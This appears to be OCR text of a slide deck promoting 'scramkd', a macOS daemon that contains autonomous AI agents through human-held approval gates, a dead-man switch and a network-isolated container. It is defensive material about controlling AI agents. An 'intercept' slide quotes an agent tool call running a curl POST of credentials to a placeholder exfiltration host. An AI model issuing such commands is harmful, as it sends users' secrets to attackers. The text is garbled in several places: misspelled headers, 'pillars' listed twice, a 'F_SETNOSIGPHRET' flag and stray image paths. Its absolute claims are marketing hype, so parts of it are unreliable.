DETERMINISTIC HOST CONTAINMENT FOR AUTONOMOUS AI AGENTS

Why probabilistic software guardrails fail and how physical hardware interlocks protect enterprise bare-metal infrastructure.



FAIL-SAFE: OPEN OR ARMED TRIP

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THE MATHEMATICAL REALITY OF LLM SAFETY ON BARE METAL

$P(\text{Safety}) \neq 1.0 \Rightarrow$ UNACCEPTABLE ON BARE METAL

NON-DETERMINISTIC, PROBABILISTIC MODELS CANNOT—BY MATHEMATICAL DEFINITION—SERVE AS THEIR OWN CONTAINMENT BOUNDARY ONCE HANDED RAW SHELL, FILESYSTEM, AND NETWORK PRIMITIVES.

[CRITICAL_TELEMETRY]
DEFENDING AGAINST AUTONOMOUS, PROBABILISTIC AGENTS WITH ANOTHER LAYER OF PROBABILISTIC AI IS ARCHITECTURAL NEGLIGENCE. YOU DO NOT PUT A LANGUAGE MODEUDEL IN FRONT OF A LANGUAGE MODEL AND CALL IT A CIRCUIT BREAKER; YOU HAVE BUILT A PROMPT-ON-PROMPT ESCALATION LOOP.

[SYSTEN_STATUS: CRITICAL FAIL]
[TINESTANP: T-NINUS 00:09:01]
[SECURITY_LEVEL: CLASS 5 HAZARD]

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
THE THREAT LANDSCAPE HAS SHIFTED TO DYNAMIC, AGENTIC AUTONOMY

[THE PAYLOAD]

REFUSAL-FREE, FINE-TUNED ORCHESTRATION AGENTS LEVERAGING MODEL CONTEXT PROTOCOL (MCP), DIRECT SHELL EXECUTION, AND HEADLESS BROWSER DRIVERS.

[THE EXECUTION]

OPERATIONS OCCUR AT MACHINE SPEED ON CONSUMER-GRADE HARDWARE. AGENTS BUILD RED PIPELINE DISPATCH LAYERS, SPOOF ROOT CERTIFICATES, AND PERSIST VIA HIDDEN MDM PROFILES WITHOUT USER INTERACTION—MIRRORING STATE-TIER PEGASUS ZERO-CLICK MECHANICS.



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WHY CONVENTIONAL GUARDRAILS DOUBLE THE ATTACK SURFACE

	CONVENTIONAL AI SAFETY	DETERMINISTIC HARDWARE INTERLOCK (scramkd)
[MECHANISM]	Prompts defending against prompts	Zero runtime inference in the safety path
[NETWORK]	Cloud API calls & telemetry leaks	100% on-device, zero-egress execution
[ENFORCEMENT]	Probabilistic filters & shared mutable state	Actor-isolated POSIX Traps & constant-time validation
[RESULT]	❌ Bypassable (Doubles attack surface)	✅ Deterministic fail-safe barrier

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INTRODUCING SCRAMKD: THE HARDWARE-GRADE SAFETY INTERLOCK

A DETERMINISTIC, ZERO-AI-FOOTPRINT macOS SUPERVISOR DAEMON. IT ACTS AS AN AVIONICS-GRADE REACTOR-TRIP CIRCUIT BREAKER BETWEEN UNTRUSTED AGENT CONTAINERS AND BARE-METAL HOST MEMORY.

HOST OS
(DARWIN / APPLE SILICON)

scramkd
SUPERVISOR DAEMON



PHYSICAL OPERATOR

SANDBOXED AGENT CONTAINER

< 400 µs TRIP

INSTANTANEOUS DRAIN OF PENDING CONTINUATIONS VIA ATOMIC KERNEL SIGNALS.

ZERO EGRESS

COMPLETE AIR-GAP. ZERO UNAUTHORIZED SOCKET ALLOCATIONS.

SWIFT 6 STRICT

COMPILE-TIME ACTOR ISOLATION AND OSAllocatedUnfairLock MEMORY BARRIERS.

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THE ARCHITECTURAL CONTAINMENT AND INTERLOCK PIPELINE



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ANATOMY OF AN INTERCEPT: UNTRUSTED INGRESS

Step 1. The autonomous agent attempts a high-risk MCP call to exfiltrate data via host stdio. It is halted cold at the POSIX pipe.

PORT: 65432 (STDIO) // SIG: POSIX_TRAP

INTERCEPTED BUFFER: DIRTY INGRESS

```
"method": "screenenv.bash_execute"
"cmd": "curl -X POST https://exfil.endpoint/creds"
```

[HIGH-RISK HOOK TRAPPED]

ORIGIN: Autonomous Agent Runtime
DESCRIPTOR: UNPRIVILEGED_FD


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[MODE: TACTICAL_VIEW]

[TIME: 2024.04.26.2330Z]

THE DIELECTRIC AIR GAP: PHYSICAL CERTAINTY IN SOFTWARE

EXPLAINING SWIFT 6 STRICT CONCURRENCY AND OSALLOCATEDUNFAIRLOCK. HOW AN UNAUTHORIZED TOOL INVOCATION LITERALLY SEVERS THE EXECUTION CIRCUIT IN <400µS.



OPEN KNIFE SWITCH

THE THREAD IS COMPLETELY SUSPENDED. IT CANNOT PROCEED WITHOUT HUMAN PHYSICAL INTERVENTION. THERE IS NO SOFTWARE EXPLOIT THAT CAN JUMP AN UNRESUMED CONTINUATION.

[MODE: TACTICAL_VIEW]

[GRID: 24PX_CARTESIAN]

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ANATOMY OF A HOLD: THE HARDWARE GATE

Step 2.	The system does not rely on ambient boolean states which allow concurrent payloads to slip through. The gate mints a single-use, cryptographically bound PermissivePermit and awaits human authorization.



[GRANT PERMISSIVE]
(KEY: <SPACE>)

[EMERGENCY SCRAM]
(KEY: <ESC>)

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DEFEATING OPERATOR COMPLACENCY: THE DEAD-MAN SWITCH

[MODE: ACTIVE_HOLD_POLICY]
[TIME: 2024.04.26.2330Z]

Toggle-based approvals lead to alert fatigue. scramkd enforces physical human presence via an ActiveHoldPolicy—a continuous dead-man switch governed by strict time boundaries.

[STATUS: ACTIVE] [TIME_REMAINING: 13.5S]



Operator physically prevented from approving.
Forced JSON diff reading period.
System lock active.

Operator must actively hold SPACE bar to maintain clearance.
Continuous physical engagement required.
Any release triggers SCRAM.

Immediate auto-abort and relock.
Window expired or operator walked away.
System reverts to SCRAM state.

[STATUS: ACTIVE] [HOLD <SPACE> TO SUSTAIN] [SCRAM_READY: TRUE]

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ERADICATING SIDE-CHANNELS AND ENVIRONMENT HIJACKING

How scramkd prevents advanced containment escapes via cryptographic and environment scrubbing.

[MODE: DIAGNOSTIC]
[SYS_STATUS: STABLE]

[CONSTANT-TIME VERIFICATION]

[ENCRYPTION: ACTIVE]
[SCRUB_VERIFIED: TRUE]


[VARIABLE-TIME STRING EQUALITY]



STATUS: COMPROMISED. TIMING VARIANCE EXPOSED.

[COMPARATIVE ANALYSIS]

[SCRAMKD SOLUTION]




STATUS: SECURE. TIMING SIDE-CHANNEL ELIMINATED.

[7-KEY ENVIRONMENT SCRUBBER]

[MODE: DIAGNOSTIC]
[SYS_STATUS: STABLE]

[ENCRYPTION: ACTIVE]
[SCRUB_VERIFIED: TRUE]



[7 STRICTLY REQUIRED KEYS ALLOWED]
// [ALL OTHERS PURGED]

[PHYSICAL ENVIRONMENT BARRIER] //
[SANITIZATION FIREWALL]

[TIME_ELAPSED: 0.015S]

[SCRUB_CYCLE: COMPLETE]

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
MANAGING COGNITIVE LOAD: THE 3-TIER TACTICAL HUD

PRESENTING ACTIONABLE, FORENSIC INTELLIGENCE TO THE HUMAN-IN-THE-LOOP WITHOUT INDUCING ALERT FATIGUE.

BUILT ON A LOCKED 1440X900 DISPLAY P3 CANVAS.

TIER 1: AMBIENT STATUS

SCRAMKD // SUPERVISOR DAEMON and active Container Security Profile.



TIER 3: ON-DEMAND SEMANTIC JSON DIFF

Exposing the full SHA-256 wire payload digest and immutable audit provenance.

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ANATOMY OF A SEVERANCE: ZERO EGRESS DETONATION

STEP 3. THE ISOLATED RUNTIME DETONATION AREA.
EVEN WHEN AN ACTION IS AUTHORIZED, THE ENVIRONMENT REMAINS PHYSICALLY ISOLATED.

[ZERO EGRESS DETONATION ENVIRONMENT]

[CONTAINER IMAGE :]	amhma/ubuntu-desktop:22.04-0.1.0
[SECURITY PROFILE :]	.strictAirgap enforcing --network=none at the kernel namespace level
[NETWORK STATE :]	0 ALLOCATED PORTS (Zero routable interfaces)
[PIPE ARCHITECTURE :]	stdio Pipe with F_SETNOSIGPIPE flag active
[CHUNK PROTOCOL :]	16 KiB Continuous Stream

[RESULT: SAFE, CANCELLATION-SAFE EXECUTION WITH ZERO LATERAL MOVEMENT CAPABILITY]

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THE SCRAM EVENT: FAIL-SAFE OPERATOR AUTHORITY

What happens when things go nuclear. The ESC key is a non-bypassable hardware interrupt that severs the connection instantly, immune to software deadlocks.



[HARDWARE INTERRUPT TRIGGERED]

↓

[IMMEDIATE SIGKILL ISSUED]

↓

[PENDING CONTINUATIONS DRAINED]


↓

[CANCELLATION-SAFE WRITER HANDOFF SEVERS 16 KiB PIPE]

[GATE RELOCKED // ZERO BYTES WRITTEN]

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THE 7 PILLARS OF DETERMINISTIC CONTAINMENT



[BOUNDED DEAD-MAN SWITCH]
[STATUS: ACTIVE]
[LATENCY: <1MS]

[SINGLE-USE CRYPTOGRAPHIC PERMITS]
[STATUS: ACTIVE]
[PERMIT ID: 8X4Y2Z]

[NONBLOCKING F_SETNOSIGPHRET I/O]
[STATUS: ACTIVE]

[SINGLE-USE CRYPTOGRAPHIC PERMITS]
[STATUS: ACTIVE]
[PERMIT ID: 8X4Y2Z]

[3-TIER TACTICAL HUD]
[LATENCY: <1MS]

[3-TIER TACTICAL HUD]
[LATENCY: <1MS]

[BOUNDED DEAD-MAN SWITCH]
[STATUS: ACTIVE]

DON'T BUILD SOFTWARE. BUILD SYSTEMS THAT BUILD SYSTEMS—AND WIRE THE INTERLOCK FIRST.
THE FUTURE OF ENTERPRISE AI REQUIRES A PHYSICAL OFF-SWITCH.

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